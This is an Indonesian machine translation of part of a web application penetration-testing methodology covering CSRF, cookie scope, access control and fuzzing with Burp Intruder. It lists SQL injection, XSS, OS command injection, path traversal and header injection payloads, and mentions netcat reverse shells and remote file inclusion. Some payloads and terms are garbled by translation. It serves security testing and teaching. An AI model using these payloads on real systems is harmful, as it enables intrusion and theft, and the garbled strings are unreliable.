- 5.9.3 Buat halaman HTML yang akan mengeluarkan permintaan yang diinginkan tanpa interaksi pengguna. Untuk MENDAPATKAN permintaan, Anda dapat menempatkan `` tag dengan `src` parameter disetel ke URL yang rentan. Untuk POS permintaan, Anda dapat membuat formulir yang berisi bidang tersembunyi untuk semua parameter relevan yang diperlukan untuk serangan dan targetnya ditetapkan ke URL yang rentan. Anda dapat menggunakan JavaScript untuk mengirimkan formulir secara otomatis segera setelah halaman dimuat. Saat masuk ke aplikasi, gunakan browser yang sama untuk memuat halaman HTML Anda. Verifikasi bahwa tindakan yang diinginkan dilakukan dalam aplikasi.
- 5.9.4 Jika aplikasi menggunakan token tambahan dalam permintaan untuk mencegah serangan CSRF, uji ketahanannya dengan cara yang sama seperti untuk token sesi. Uji juga apakah aplikasi rentan terhadap serangan ganti rugi UI, untuk mengalahkan pertahanan anti-CSRF (lihat Bab 13 untuk detail lebih lanjut).


5.10 Periksa Cakupan Cookie

- 5.10.1 Jika aplikasi menggunakan cookie HTTP untuk mengirimkan token sesi (atau data sensitif lainnya), tinjau Set-Cookie header, dan periksa atribut domain atau jalur apa pun yang digunakan untuk mengontrol cakupan cookie.
- 5.10.2 Jika aplikasi secara eksplisit meliberalisasi cakupan cookie-nya ke domain induk atau direktori induk, aplikasi tersebut mungkin membiarkan dirinya rentan terhadap serangan melalui aplikasi web lain yang dihosting di dalam domain atau direktori induk.
- 5.10.3 Jika aplikasi menyetel cakupan domain cookie-nya ke nama domainnya sendiri (atau tidak menentukan atribut domain), aplikasi tersebut masih dapat terkena serangan melalui aplikasi apa pun yang dihosting di subdomain. Ini adalah konsekuensi dari cara kerja pelingkupan cookie. Itu tidak dapat dihindari selain dengan tidak menghosting aplikasi lain di subdomain dari aplikasi yang sensitif terhadap keamanan.

5.10.4 Tentukan ketergantungan pada segregasi berdasarkan jalur, seperti /situs/utamaDan /situs/demo, yang dapat ditumbangkan jika terjadi serangan skrip lintas situs.

5.10.5 Identifikasi semua kemungkinan nama domain dan jalur yang akan menerima cookie yang dikeluarkan oleh aplikasi. Tetapkan apakah ada aplikasi web lain yang dapat diakses melalui nama domain atau jalur ini yang mungkin dapat Anda manfaatkan untuk menangkap cookie yang dikeluarkan untuk pengguna aplikasi target.

6 Uji Kontrol Akses



Gambar 21-7:Menguji kontrol akses

6.1 Memahami Persyaratan Kontrol Akses

6.1.1 Berdasarkan fungsionalitas inti yang diimplementasikan dalam aplikasi, pahami persyaratan luas untuk kontrol akses dalam hal pemisahan vertikal (tingkat pengguna yang berbeda memiliki akses ke jenis fungsionalitas yang berbeda) dan pemisahan horizontal (pengguna pada tingkat hak istimewa yang sama memiliki akses ke subset data yang berbeda). Seringkali, kedua jenis segregasi hadir. Misalnya, pengguna biasa mungkin dapat mengakses datanya sendiri, sementara administrator dapat mengakses data semua orang.

6.1.2 Tinjau hasil pemetaan aplikasi Anda untuk mengidentifikasi area fungsionalitas dan jenis sumber daya data yang mewakili target yang paling berhasil untuk serangan eskalasi hak istimewa.

6.1.3 Untuk melakukan pengujian yang paling efektif untuk kerentanan kontrol akses, idealnya Anda harus mendapatkan sejumlah akun yang berbeda dengan hak istimewa vertikal dan horizontal yang berbeda. Jika pendaftaran mandiri memungkinkan, Anda mungkin dapat memperoleh yang terakhir langsung dari aplikasi. Untuk mendapatkan yang pertama, Anda mungkin memerlukan kerja sama dari pemilik aplikasi (atau perlu mengeksplorasi beberapa kerentanan untuk mendapatkan akses ke akun dengan hak istimewa tinggi). Ketersediaan berbagai jenis akun akan memengaruhi jenis pengujian yang dapat Anda lakukan, seperti yang dijelaskan selanjutnya.

6.2 Uji dengan Banyak Akun

- 6.2.1 Jika aplikasi menerapkan pemisahan hak istimewa vertikal, pertama-tama gunakan akun yang kuat untuk menemukan semua fungsi yang dapat diaksesnya. Kemudian gunakan akun yang kurang istimewa dan coba akses setiap item dari fungsi ini.
- 6.2.1.1 Menggunakan Burp, telusuri semua konten aplikasi dalam satu pengguna konteks.
- 6.2.1.2 Tinjau konten peta situs Burp untuk memastikan Anda memiliki mengidentifikasi semua fungsionalitas yang ingin Anda uji. Kemudian, logout dari aplikasi dan login kembali menggunakan konteks pengguna yang berbeda. Gunakan menu konteks untuk memilih fitur “bandingkan peta situs” untuk menentukan permintaan dengan hak istimewa tinggi mana yang dapat diakses oleh pengguna dengan hak istimewa lebih rendah. Lihat Bab 8 untuk rincian lebih lanjut tentang teknik ini.
- 6.2.2 Jika aplikasi menerapkan pemisahan hak istimewa secara horizontal, lakukan pengujian setara menggunakan dua akun berbeda pada tingkat hak istimewa yang sama, mencoba menggunakan satu akun untuk mengakses data milik akun lainnya. Ini biasanya melibatkan penggantian pengidentifikasi (seperti ID dokumen) dalam permintaan untuk menentukan sumber daya milik pengguna lain.
- 6.2.3 Melakukan pemeriksaan manual terhadap logika kontrol akses kunci.
- 6.2.3.1 Untuk setiap hak istimewa pengguna, tinjau sumber daya yang tersedia bagi pengguna. Coba akses sumber daya tersebut dari akun pengguna yang tidak sah dengan memutar ulang permintaan menggunakan token sesi pengguna yang tidak sah.
- 6.2.4 Saat Anda melakukan pengujian kontrol akses apa pun, pastikan untuk menguji setiap langkah fungsi multitahap secara individual untuk mengonfirmasi apakah kontrol akses telah diterapkan dengan benar pada setiap tahap, atau apakah aplikasi berasumsi bahwa pengguna yang mengakses tahap berikutnya harus memiliki melewati pemeriksaan keamanan yang diterapkan pada tahap awal. Misalnya, jika halaman administratif yang berisi formulir dilindungi dengan benar, periksa apakah pengiriman formulir yang sebenarnya juga tunduk pada kontrol akses yang tepat.

6.3 Tes dengan Akses Terbatas

- 6.3.1 Jika Anda tidak memiliki akses sebelumnya ke akun dengan tingkat hak istimewa yang berbeda, atau ke beberapa akun dengan akses ke data yang berbeda, pengujian kontrol akses yang rusak tidak semudah itu. Banyak kerentanan umum akan lebih sulit ditemukan, karena Anda tidak mengetahui nama URL, pengidentifikasi, dan parameter yang diperlukan untuk mengeksploitasi kelemahan tersebut.


- 6.3.2 Dalam latihan pemetaan aplikasi Anda yang menggunakan akun dengan hak istimewa rendah, Anda mungkin telah mengidentifikasi URL untuk fungsi istimewa seperti antarmuka administratif. Jika ini tidak dilindungi secara memadai, Anda mungkin sudah mengetahuinya.
- 6.3.3 Dekompilasi semua klien terkompilasi yang ada, dan ekstrak semua referensi ke fungsionalitas sisi server.
- 6.3.4 Sebagian besar data yang tunduk pada kontrol akses horizontal diakses menggunakan pengidentifikasi, seperti nomor akun atau referensi pesanan. Untuk menguji apakah kontrol akses efektif hanya dengan menggunakan satu akun, Anda harus mencoba menebak atau menemukan pengidentifikasi yang terkait dengan data pengguna lain. Jika memungkinkan, buat serangkaian pengidentifikasi secara berurutan (misalnya, dengan membuat beberapa pesanan baru). Mencoba mengidentifikasi pola apa pun yang memungkinkan Anda memprediksi pengidentifikasi yang dikeluarkan untuk pengguna lain. Jika tidak ada cara untuk menghasilkan pengidentifikasi baru, Anda mungkin dibatasi untuk menganalisis pengidentifikasi yang sudah Anda miliki dan menebak berdasarkan itu.
- 6.3.5 Jika Anda menemukan cara untuk memprediksi pengidentifikasi yang dikeluarkan untuk pengguna lain, gunakan teknik yang dijelaskan di Bab 14 untuk melakukan serangan otomatis guna mengambil data menarik milik pengguna lain. Gunakan fungsi Extract Grep di Burp Intruder untuk menangkap informasi yang relevan dari dalam respons aplikasi.

6.4 Uji Metode Kontrol Akses Tidak Aman

- 6.4.1 Beberapa aplikasi menerapkan kontrol akses berdasarkan parameter permintaan dengan cara yang tidak aman. Cari parameter seperti `edit=salah` atau `akses=baca` dalam permintaan kunci apa pun, dan memodifikasinya sesuai dengan pernyataan mereka untuk mencoba mengganggu logika kontrol akses aplikasi.
- 6.4.2 Beberapa aplikasi mendasarkan keputusan kontrol akses pada HTTPReferer tajuk. Misalnya, aplikasi dapat mengontrol akses ke `/admin.jsp` dan terima permintaan apa pun yang menunjukkan ini sebagai miliknya. Untuk menguji perilaku ini, coba lakukan beberapa tindakan istimewa yang diizinkan untuk Anda, dan kirimkan yang hilang atau dimodifikasi `Referer` tajuk. Jika perubahan ini menyebabkan aplikasi memblokir permintaan Anda, aplikasi tersebut mungkin menggunakan `Referer` tajuk dengan cara yang tidak aman. Coba lakukan tindakan yang sama seperti pengguna yang tidak sah, tetapi berikan yang asli `Referer` tajuk dan lihat apakah tindakan berhasil.
- 6.4.3 Jika KEPALA adalah metode yang diizinkan di situs, uji kontrol akses yang dikelola kontainer yang tidak aman ke URL. Membuat permintaan menggunakan KEPALA metode untuk menentukan apakah aplikasi mengizinkannya.

7 Uji Kerentanan Berbasis Input

Banyak kategori kerentanan penting yang dipicu oleh input pengguna yang tidak terduga dan dapat muncul di mana saja dalam aplikasi. Cara efektif untuk menyelidiki aplikasi untuk kerentanan ini adalah dengan mengaburkan setiap parameter untuk setiap permintaan dengan serangkaian string serangan.



Gambar 21-8:Menguji kerentanan berbasis masukan

7.1 Fuzz Semua Parameter Permintaan

7.1.1 Tinjau hasil latihan pemetaan aplikasi Anda dan identifikasi setiap permintaan klien yang berbeda yang mengirimkan parameter yang diproses oleh aplikasi sisi server. Parameter yang relevan mencakup item dalam string kueri URL, parameter dalam isi permintaan, dan cookie HTTP. Sertakan juga item input pengguna lainnya yang telah diamati memiliki efek pada perilaku aplikasi, sepertiPerujukatauAgen pengguna header.

7.1.2 Untuk mengaburkan parameter, Anda dapat menggunakan skrip Anda sendiri atau alat fuzzing siap pakai. Misalnya, untuk menggunakan Burp Intruder, muat setiap permintaan secara bergiliran ke dalam alat. Cara mudah untuk melakukannya adalah mencegat permintaan di Burp Proxy dan memilih tindakan Kirim ke Penyusup, atau klik kanan item di riwayat Burp Proxy dan pilih opsi ini. Menggunakan opsi ini mengonfigurasi Burp Intruder dengan konten permintaan, bersama dengan host dan port target yang benar. Itu juga secara otomatis menandai nilai dari semua parameter permintaan sebagai posisi muatan, siap untuk fuzzing.

7.1.3 Dengan menggunakan tab payloads, konfigurasikan satu set payload serangan yang sesuai untuk menyelidiki kerentanan dalam aplikasi. Anda dapat memasukkan muatan secara manual, memuatnya dari file, atau memilih salah satu daftar muatan prasetel. Fuzzing setiap parameter permintaan dalam aplikasi biasanya memerlukan mengeluarkan sejumlah besar permintaan dan meninjau hasil untuk anomali. Jika set string serangan Anda terlalu besar, ini bisa menjadi kontraproduktif

dan menghasilkan jumlah keluaran yang sangat besar untuk Anda tinjau. Oleh karena itu, pendekatan yang masuk akal adalah menargetkan rentang kerentanan umum yang seringkali dapat dengan mudah dideteksi dalam respons anomali terhadap input buatan tertentu dan yang sering muncul di mana saja dalam aplikasi daripada dalam jenis fungsionalitas tertentu. Berikut adalah kumpulan muatan yang sesuai yang dapat Anda gunakan untuk menguji beberapa kategori umum kerentanan:

Injeksi SQL

```
'  
'--  
'; tunggu penundaan '0:30:0'-- 1;  
tunggu delay '0:30:0'--
```

XSS dan Injeksi Header

```
xsstest  
><script>peringatan('xss')</script>
```

Injeksi Perintah OS

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping -i 30 127.0.0.1  
|  
| ping -n 30 127.0.0.1 | & ping -i  
30 127.0.0.1 & & ping -n 30  
127.0.0.1 & ; ping 127.0.0.1 ;  

```

Lintasan Jalur

```
../../../../../../../../etc/passwd  
../../../../../../../../boot.ini  
..\..\..\..\..\..\..\..\..\etc\passwd  
..\..\..\..\..\..\..\..\boot.ini
```

Injeksi Skrip

```
; gema 111111  
gema 111111  
respon.tulis 111111  
: respon.tulis 111111
```

Penyertaan File

```
http://<nama server Anda>/ http://<alamat  
IP tidak ada>/
```

7.1.4 Semua muatan sebelumnya ditampilkan dalam bentuk literalnya. Karakter ?, ;, &, +, =, dan spasi perlu disandikan dengan URL karena memiliki karakter khusus

artinya dalam permintaan HTTP. Secara default, Burp Intruder melakukan pengkodean yang diperlukan untuk karakter ini, jadi pastikan opsi ini tidak dinonaktifkan. (Untuk mengembalikan semua opsi ke default setelah kustomisasi sebelumnya, pilih Burp - Restore Defaults.)

- 7.1.5 Dalam fungsi Grep dari Burp Intruder, konfigurasikan rangkaian string yang sesuai untuk menandai beberapa pesan kesalahan umum dalam respons. Misalnya:

```
kesalahan
pengecualian
liar
tidak sah
gagal
tumpukan
mengakses
direktori

mengajukan
tidak ditemukan
varchar
ODBC
SQL
PILIH
111111
```

Perhatikan bahwa string 111111 disertakan untuk menguji keberhasilan serangan injeksi skrip. Muatan pada langkah 7.1.3 melibatkan penulisan nilai ini ke dalam respons server.

- 7.1.6 Juga pilih opsi Payload Grep untuk menandai respons yang berisi muatan itu sendiri, yang menunjukkan potensi kerentanan XSS atau injeksi header.
- 7.1.7 Menyiapkan server web atau pendengar netcat pada host yang Anda tentukan di muatan penyertaan file pertama. Ini membantu Anda memantau upaya koneksi yang diterima dari server yang dihasilkan dari serangan penyertaan file jarak jauh yang berhasil.
- 7.1.8 Meluncurkan serangan. Setelah selesai, tinjau hasil untuk respons anomali yang menunjukkan adanya kerentanan. Periksa divergensi dalam kode status HTTP, panjang respons, waktu respons, tampilan ekspresi yang Anda konfigurasikan, dan tampilan payload itu sendiri. Anda dapat mengeklik setiap tajuk kolom di tabel hasil untuk mengurutkan hasil berdasarkan nilai di kolom tersebut (dan Shift-klik untuk mengurutkan balik hasil). Hal ini memungkinkan Anda dengan cepat mengidentifikasi setiap anomali yang menonjol dari hasil lainnya.
- 7.1.9 Untuk setiap kerentanan potensial yang ditunjukkan oleh hasil pengujian fuzz Anda, lihat bagian berikut dari metodologi ini. Mereka menjelaskan langkah-langkah mendetail yang harus Anda ambil sehubungan dengan setiap kategori masalah untuk memverifikasi keberadaan kerentanan dan berhasil mengeksplotasinya.

- 7.1.10 Setelah Anda mengonfigurasi Burp Intruder untuk melakukan uji fuzz dari satu permintaan, Anda dapat dengan cepat mengulangi pengujian yang sama pada permintaan lain dalam aplikasi. Cukup pilih setiap permintaan target dalam Burp Proxy dan pilih opsi Kirim ke Penyusup. Kemudian segera luncurkan serangan di dalam Intruder menggunakan konfigurasi serangan yang ada. Dengan cara ini, Anda dapat meluncurkan sejumlah besar pengujian secara bersamaan di jendela terpisah dan meninjau hasilnya secara manual saat setiap pengujian menyelesaikan tugasnya.
- 7.1.11 Jika latihan pemetaan Anda mengidentifikasi saluran input out-of-band di mana input yang dapat dikontrol pengguna dapat dimasukkan ke dalam pemrosesan aplikasi, Anda harus melakukan latihan fuzzing serupa pada saluran input ini. Kirimkan berbagai data buatan yang dirancang untuk memicu kerentanan umum saat diproses dalam aplikasi web. Bergantung pada sifat saluran input, Anda mungkin perlu membuat skrip khusus atau perlengkapan lain untuk tujuan ini.
- 7.1.12 Selain pengaburan permintaan aplikasi Anda sendiri, jika Anda memiliki akses ke pemindai kerentanan aplikasi web otomatis, Anda harus menjalankannya terhadap aplikasi target untuk memberikan dasar perbandingan dengan temuan Anda sendiri.

7.2 Tes Injeksi SQL

- 7.2.1 Jika string serangan SQL yang tercantum pada langkah 7.1.3 menghasilkan respons anomali, selidiki penanganan aplikasi terhadap parameter yang relevan secara manual untuk menentukan apakah ada kerentanan injeksi SQL.
- 7.2.2 Jika ada pesan kesalahan basis data yang dikembalikan, selidiki artinya. Gunakan bagian "Sintaksis SQL dan Referensi Kesalahan" di Bab 9 untuk membantu menginterpretasikan pesan kesalahan pada beberapa platform database umum.
- 7.2.3 Jika mengirimkan tanda kutip tunggal dalam parameter menyebabkan kesalahan atau perilaku anomali lainnya, kirimkan dua tanda kutip tunggal. Jika input ini menyebabkan error atau perilaku anomali menghilang, aplikasi mungkin rentan terhadap injeksi SQL.
- 7.2.4 Coba gunakan fungsi penyambung string SQL yang umum untuk membuat string yang setara dengan beberapa masukan yang tidak berbahaya. Jika hal ini menyebabkan respons yang sama dengan input jinak asli, aplikasi tersebut mungkin rentan. Misalnya, jika input aslinya adalah ekspresiFOO, Anda dapat melakukan tes ini menggunakan item berikut (dalam contoh ketiga, perhatikan spasi di antara dua tanda kutip):

```
' | '|FOO  
'+' FOO  
' 'FOO
```

Seperti biasa, pastikan untuk menyandikan URL dengan karakter seperti + dan spasi yang memiliki arti khusus dalam permintaan HTTP.

7.2.5 Jika input aslinya adalah numerik, coba gunakan ekspresi matematis yang setara dengan nilai aslinya. Misalnya, jika nilai aslinya adalah 2, coba kirimkan $1+1$ atau $3-1$. Jika aplikasi merespons dengan cara yang sama, itu mungkin rentan, terutama jika nilai ekspresi numerik memiliki efek sistematis pada perilaku aplikasi.

7.2.6 Jika pengujian sebelumnya berhasil, Anda dapat memperoleh jaminan lebih lanjut bahwa kerentanan injeksi SQL terlibat dengan menggunakan ekspresi matematika khusus SQL untuk menyusun nilai tertentu. Jika logika aplikasi dapat dimanipulasi secara sistematis dengan cara ini, hampir pasti rentan terhadap injeksi SQL. Misalnya, kedua item berikut setara dengan nomor 2:

67-ASCII('A')

51-ASCII(1)

7.2.7 Jika salah satu kasus uji fuzz menggunakan tautan superintah mengakibatkan penundaan waktu yang tidak normal sebelum aplikasi merespons, ini merupakan indikator kuat bahwa tipe database adalah MS-SQL dan aplikasi rentan terhadap injeksi SQL. Ulangi pengujian secara manual, tentukan nilai yang berbeda ditunggu parameter, dan tentukan apakah waktu yang dibutuhkan untuk merespons bervariasi secara sistematis dengan nilai ini. Perhatikan bahwa muatan serangan Anda dapat dimasukkan ke dalam lebih dari satu kueri SQL, sehingga waktu tunda yang diamati mungkin merupakan kelipatan tetap dari nilai yang ditentukan.

7.2.8 Jika aplikasi rentan terhadap injeksi SQL, pertimbangkan jenis serangan apa yang dapat dilakukan dan mungkin membantu Anda mencapai tujuan.

Lihat Bab 9 untuk detail langkah-langkah yang diperlukan untuk melakukan salah satu dari serangan berikut:

- Memodifikasi kondisi dalam adi MANAKlausa untuk mengubah logika aplikasi (misalnya, dengan menyuntikkan atau $1=1$ untuk melewati login).
- Menggunakan PERSATUANoperator untuk menyuntikkan sewenang-wenang PILIHkueri dan gabungkan hasilnya dengan kueri asli aplikasi.
- Fingerprint tipe database menggunakan sintaks SQL khusus database.
- Jika tipe database adalah MS-SQL dan aplikasi mengembalikan pesan kesalahan ODBC dalam responsnya, manfaatkan ini untuk menghitung struktur database dan mengambil data arbitrer.
- Jika Anda tidak dapat menemukan cara untuk langsung mengambil hasil kueri yang disuntikkan arbitrer, gunakan teknik lanjutan berikut untuk mengekstrak data:
 - Ambil data string dalam bentuk numerik, satu per satu byte.
 - Gunakan saluran out-of-band.

- Jika Anda dapat menyebabkan respons aplikasi yang berbeda berdasarkan kondisi arbitrer tunggal, gunakan Absinthe untuk mengekstrak data arbitrer satu per satu.
- Jika Anda dapat memicu penundaan waktu berdasarkan satu kondisi arbitrer, manfaatkan ini untuk mengambil data sedikit demi sedikit.
- Jika aplikasi memblokir karakter atau ekspresi tertentu yang Anda perlukan untuk melakukan serangan tertentu, cobalah berbagai teknik pemintas yang dijelaskan di Bab 9 untuk menghindari filter masukan.
- Jika memungkinkan, tingkatkan serangan terhadap database dan server yang mendasarinya dengan memanfaatkan kerentanan atau fungsi yang kuat di dalam database.

7.3 Pengujian XSS dan Injeksi Respon Lainnya

7.3.1 Identifikasi Parameter Permintaan Tercermin

7.3.1.1 Urutkan hasil pengujian fuzz Anda dengan mengklik kolom Payload Grep, dan identifikasi kecocokan yang sesuai dengan payload XSS yang tercantum di langkah 7.1.3. Ini adalah kasus di mana string uji XSS dikembalikan tanpa modifikasi dalam respons aplikasi.

7.3.1.2 Untuk setiap kasus ini, tinjau respons aplikasi untuk menemukan lokasi input yang disediakan. Jika ini muncul di dalam badan respons, uji kerentanan XSS. Jika input muncul dalam header HTTP apa pun, uji kerentanan injeksi header. Jika digunakan dalam lokasi tajuk respons 302, atau jika digunakan untuk menentukan pengalihan dengan cara lain, uji kerentanan pengalihan. Perhatikan bahwa input yang sama mungkin disalin ke beberapa lokasi dalam respons, dan mungkin ada lebih dari satu jenis kerentanan yang direfleksikan.

7.3.2 Uji XSS Tercermin

7.3.2.1 Untuk setiap tempat di dalam badan respons tempat nilai parameter permintaan muncul, tinjau HTML di sekitarnya untuk mengidentifikasi kemungkinan cara menyusun input Anda untuk menyebabkan eksekusi JavaScript arbitrer.

Misalnya, Anda dapat menyuntikkan <skrip> tag, menyuntikkan ke dalam skrip yang ada, atau menempatkan nilai yang dibuat ke dalam atribut tag.

7.3.2.2 Gunakan metode yang berbeda untuk mengatasi filter berbasis tanda tangan yang dijelaskan di Bab 12 sebagai referensi untuk berbagai cara di mana input buatan dapat digunakan untuk menyebabkan eksekusi JavaScript.

7.3.2.3 Coba kirim berbagai kemungkinan eksplot ke aplikasi, dan pantau tanggapannya untuk menentukan apakah ada penyaringan atau sanitasi masukan

sedang dilakukan. Jika string serangan Anda dikembalikan tanpa modifikasi, gunakan browser untuk memverifikasi secara meyakinkan bahwa Anda telah berhasil mengeksekusi JavaScript sewenang-wenang (misalnya, dengan membuat dialog peringatan).

7.3.2.4 Jika Anda menemukan bahwa aplikasi memblokir masukan yang berisi karakter atau ekspresi tertentu yang perlu Anda gunakan, atau mengkodekan HTML karakter tertentu, cobalah berbagai bypass filter yang dijelaskan di Bab 12.

7.3.2.5 Jika Anda menemukan kerentanan XSS di aPOSpermintaan, ini masih dapat dieksloitasi melalui situs web jahat yang berisi formulir dengan parameter yang diperlukan dan skrip untuk mengirimkan formulir secara otomatis. Namun demikian, jangkauan yang lebih luas dari mekanisme pengiriman serangan tersedia jika eksloit dapat disampaikan melalui aMENDAPATKANmeminta. Coba kirimkan parameter yang sama di aMENDAPATKANpermintaan, dan lihat apakah serangan itu masih berhasil. Anda dapat menggunakan tindakan Ubah Metode Permintaan di Burp Proxy untuk mengonversi permintaan untuk Anda.

7.3.3 Pengujian Injeksi Header HTTP

7.3.3.1 Untuk setiap tempat di dalam header respons di mana nilai parameter permintaan muncul, verifikasi apakah aplikasi menerima data yang berisi carriage-return yang dikodekan URL (%0d) dan umpan baris (%0a) karakter dan apakah ini dikembalikan tidak bersih dalam tanggapannya. (Perhatikan bahwa Anda mencari sendiri karakter baris baru yang sebenarnya untuk muncul dalam respons server, bukan padanan yang disandikan URL-nya.)

7.3.3.2 Jika baris baru muncul di header respons server saat Anda memberikan input buatan, aplikasi rentan terhadap injeksi header HTTP. Ini dapat dimanfaatkan untuk melakukan berbagai serangan, seperti yang dijelaskan di Bab 13.

7.3.3.3 Jika Anda menemukan bahwa hanya satu dari dua karakter baris baru yang dikembalikan dalam respons server, masih mungkin untuk membuat eksloit yang berfungsi, tergantung pada konteks dan browser pengguna target.

7.3.3.4 Jika Anda menemukan bahwa aplikasi memblokir masukan yang berisi karakter baris baru ters, atau membersihkan karakter tersebut dalam responsnya, coba item input berikut untuk menguji keefektifan filter:

```
foo%00%0d%0abar  
foo%250d%250abar  
foo%%0d0d%%0a0abar
```

7.3.4 Pengujian untuk Pengalihan Terbuka

7.3.4.1 Jika input yang dipantulkan digunakan untuk menentukan target dari beberapa jenis pengalihan, uji apakah mungkin untuk memasok input buatan yang menghasilkan

pengalihan sewenang-wenang ke situs web eksternal. Jika demikian, perilaku ini dapat dimanfaatkan untuk memberikan kredibilitas pada serangan gaya phishing.

- 7.3.4.2 Jika aplikasi biasanya mentransmisikan URL absolut sebagai nilai parameter, ubah nama domain di dalam URL, dan uji apakah aplikasi mengalihkan Anda ke domain yang berbeda.
- 7.3.4.3 Jika parameter biasanya berisi URL relatif, ubah ini menjadi URL absolut untuk domain yang berbeda, dan uji apakah aplikasi mengalihkan Anda ke domain ini.
- 7.3.4.4 Jika aplikasi melakukan beberapa validasi pada parameter sebelum melakukan pengalihan, dalam upaya untuk mencegah pengalihan eksternal, hal ini seringkali rentan terhadap pemintas. Cobalah berbagai serangan yang dijelaskan di Bab 13 untuk menguji ketahanan filter.

7.3.5 Pengujian untuk Serangan Tersimpan

- 7.3.5.1 Jika aplikasi menyimpan item input yang disediakan pengguna dan kemudian menampilkan di layar, setelah Anda melakukan fuzz pada seluruh aplikasi, Anda mungkin melihat beberapa string serangan Anda dikembalikan sebagai respons terhadap permintaan yang tidak berisi string itu sendiri. Catat setiap kejadian di mana hal ini terjadi, dan identifikasi titik masuk asli untuk data yang disimpan.
- 7.3.5.2 Dalam beberapa kasus, data yang disediakan pengguna berhasil disimpan hanya jika Anda menyelesaikan proses multistep, yang tidak terjadi dalam pengujian fuzz dasar. Jika latihan pemetaan aplikasi Anda mengidentifikasi fungsionalitas semacam ini, ikuti proses yang relevan secara manual dan uji data yang disimpan untuk kerentanan XSS.
- 7.3.5.3 Jika Anda memiliki akses yang memadai untuk mengujinya, tinjau dengan cermat setiap fungsi administratif di mana data yang berasal dari pengguna dengan hak istimewa rendah ditampilkan di layar dalam sesi pengguna dengan hak istimewa lebih tinggi. Setiap kerentanan XSS yang disimpan dalam fungsionalitas semacam ini biasanya mengarah langsung ke eskalasi hak istimewa.
- 7.3.5.4 Menguji setiap instans tempat data yang disediakan pengguna disimpan dan ditampilkan kepada pengguna. Selidiki ini untuk XSS dan serangan injeksi respons lainnya yang dijelaskan sebelumnya.
- 7.3.5.5 Jika Anda menemukan kerentanan di mana masukan yang diberikan oleh satu pengguna ditampilkan kepada pengguna lain, tentukan muatan serangan paling efektif yang dapat digunakan untuk mencapai tujuan Anda, seperti pembajakan sesi atau pemalsuan permintaan. Jika data yang disimpan ditampilkan hanya untuk pengguna yang sama dari siapa itu berasal, coba temukan cara untuk merantai kerentanan lain yang Anda temukan (seperti kontrol akses yang rusak) untuk menyuntikkan serangan ke sesi pengguna lain.

7.3.5.6 Jika aplikasi mengizinkan pengungahan dan pengunduhan file, selalu selidiki fungsi ini untuk serangan XSS yang tersimpan. Jika aplikasi mengizinkan HTML, JAR, atau file teks, dan tidak memvalidasi atau membersihkan isinya, hampir pasti rentan. Jika memungkinkan file JPEG dan tidak memvalidasi bahwa mereka berisi gambar yang valid, mungkin rentan terhadap serangan terhadap pengguna Internet Explorer. Uji penanganan aplikasi untuk setiap jenis file yang didukungnya, dan konfirmasikan bagaimana browser menangani tanggapan yang berisi HTML, bukan jenis konten normal.

7.3.5.7 Di setiap lokasi di mana data yang dikirimkan oleh satu pengguna ditampilkan kepada pengguna lain tetapi di mana filter aplikasi mencegah Anda melakukan serangan XSS yang disimpan, tinjau apakah perilaku aplikasi membuatnya rentan terhadap pemalsuan permintaan di tempat.

7.4 Tes Injeksi Perintah OS

7.4.1 Jika salah satu string serangan injeksi perintah yang terdaftar di langkah 7.1.3 mengakibatkan penundaan waktu yang tidak normal sebelum aplikasi merespons, ini merupakan indikator kuat bahwa aplikasi rentan terhadap injeksi perintah OS. Ulangi tes, secara manual menentukan nilai yang berbeda di -sayaatau -Nparameter, dan tentukan apakah waktu yang dibutuhkan untuk merespons bervariasi secara sistematis dengan nilai ini.

7.4.2 Dengan menggunakan string injeksi mana saja yang terbukti berhasil, cobalah menginjeksi perintah yang lebih menarik (sepertilsataudir), dan tentukan apakah Anda dapat mengambil hasil perintah ke browser Anda.

7.4.3 Jika Anda tidak dapat mengambil hasil secara langsung, opsi lain terbuka untuk Anda:

- Anda dapat mencoba membuka kembali saluran out-of-band ke komputer Anda. Coba gunakan TFTP untuk menyalin alat ke server, gunakan telnet atau netcat untuk membuat shell terbalik kembali ke komputer Anda, dan gunakan perintah mail untuk mengirim keluaran perintah melalui SMTP.
- Anda dapat mengalihkan hasil perintah Anda ke file di dalam root web, yang kemudian dapat Anda ambil langsung menggunakan browser Anda. Misalnya:
`dir > c:\inetpub\wwwroot\foo.txt`

7.4.4 Jika Anda menemukan cara untuk menyuntikkan perintah dan mengambil hasilnya, Anda harus menentukan tingkat hak istimewa Anda (dengan menggunakan sayaatau perintah serupa, atau mencoba menulis file yang tidak berbahaya ke direktori yang dilindungi). Anda kemudian dapat mencari untuk meningkatkan hak istimewa, mendapatkan akses pintu belakang ke data aplikasi sensitif, atau menyerang host lain yang dapat dijangkau dari server yang disusupi.

- 7.4.5 Jika Anda yakin bahwa input Anda diteruskan ke semacam perintah OS, tetapi string serangan yang terdaftar tidak berhasil, lihat apakah Anda dapat menggunakan karakter < atau > untuk mengarahkan konten file ke input perintah atau untuk mengarahkan output perintah ke file. Ini memungkinkan Anda untuk membaca atau menulis konten file arbitrer. Jika Anda mengetahui atau dapat menebak perintah aktual yang sedang dijalankan, coba masukkan parameter baris perintah yang terkait dengan perintah tersebut untuk mengubah perlakunya dengan cara yang berguna (misalnya, dengan menentukan file keluaran di dalam akar web).
